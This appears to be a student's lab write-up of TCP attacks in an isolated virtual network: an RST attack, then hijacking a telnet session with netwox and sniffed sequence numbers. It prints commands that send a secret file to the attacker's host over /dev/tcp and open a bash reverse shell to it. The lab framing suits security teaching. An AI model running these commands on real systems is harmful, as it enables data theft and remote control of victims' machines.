
The TCP RST packet can terminate the connection between the video streaming server and the receiver without allowing the handshake to get completed by not allowing it receive the acknowledgement. He pretends to be a server and then sends the reset flag by setting the RST flag to the packet. This makes the receiver/victim think that the server wants to terminate the running connection making it stop streaming the video. The same is captured on the wireshark as shown below.




Task 4 : TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection between two victims by injecting malicious contents into this session. The goal of this task is to get the `telnet` server to run a malicious command from you.


To proceed with this task, we first establish the telnet connection between the server and the user.




And it's wireshark output is shown below.




From the output of the wireshark, we can get the sequence number and the Acknowledge number as 498442992 and 3050751657 respectively.



Now the attacker waits for the connection from the attacker using the netcat command. To get that working, we run nc command to set up the TCP server listening on port 9090.




We can see the IP of the server being **10.0.2.8.** The cat command prints the content of the secret.txt file. Instead of printing it out on the server machine, we redirect the output of the cat command to a random pseudo file thats located at /dev/tcp/10.0.2.9/9090. Here **10.0.2.9** is the IP of the attacker. The redirection of the cat command creates a connection with the TCP server running on the attacker and send this data on the process of the connection.



To launch the attack we need the content to be in hexadecimal. To achieve this we make use of a python code to convert the content of the **/dev/tcp/10.0.2.9/9090** file to its hexadecimal equivalent. We run this command to get the hexadecimal equivalent.

"\rcat /home/seed/secret.txt > /dev/tcp/10.0.2.9/9090\r".encode("hex")


The output of the above command is shown below




Now the attacker makes use of netwox command with number 40 to spoof the TCP packet and hijack the session.

The minimum requirements are the Source IP, destination IP, source port, destination Port, sequence number and the acknowledge number and the payload.

We have all the information acquired from the wireshark as one of the mediums. Below is how it looks once it executes the command.




The terminal of the user freezes once the attack is successful. This can also be verified from the wireshark tool where we can see that there are many retransmission packets between the user and the server. This is because of the mess created by the injection of sequence numbers from the user to the Server.




Source	Destination	Protocol	Length	Info
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	123	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	75	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	161	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	196	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...

Task 5: Creating Reverse Shell using TCP Session Hijacking

In this task, we'd achieve to use the attack to set up a back door, so we can use this back door to conveniently conduct further damages. In order to proceed with the task, we'll ofcourse establish the telnet connection between the server and the user.




The same is captured on the wireshark as shown below




Source	Destination	Protocol	Length	Info
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	123	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
10.0.2.10	10.0.2.8	TELNET	68	Telnet Data ...
10.0.2.8	10.0.2.10	TELNET	123	Telnet Data ...

From this capture we fetch all the information required for us to process the request like the sequence number, acknowledge number which are 3902062282 and 3785251113 respectively.


Now to successfully launch the attack, we need to get the hexadecimal value. And per the previous task, we'll make use of the python program to achieve the hex value. We need to get the shell program to use the TCP pseudo device for its input. We can achieve that by appending 0<&1. By specifying 2>&1, basically forcing to use the standard output device for printing out error messages. The command we use to get the hex value is **"\r\r/bin/bash -i > /dev/tcp/10.0.2.9/9090 0<&1 2>&1\r".encode("hex")**



For this task we make use of netwox with number 40 to spoof a TCP packet and hijack the session. And as usual we need information like source ip, destination ip, source port, destination port, sequence number, acknowledgment number and the payload to be sent. With all this information in place we execute the following command shown in the screenshot below.



When the above command is executed, the attack will be successful. During this process we get the reverse shell on the attacker's machine. The netcat command, nc will send whatever is typed on the Attacker to the remote shell program on the server and then gets the reply back whatever is printed out by the remote shell program. Hence we will have the full control of the remote shell program. For this to demonstrate, we as an attacker execute a simple long list command. The output is shown below



Similar to the ls command, the attacker can use any command he wants to perform his attack.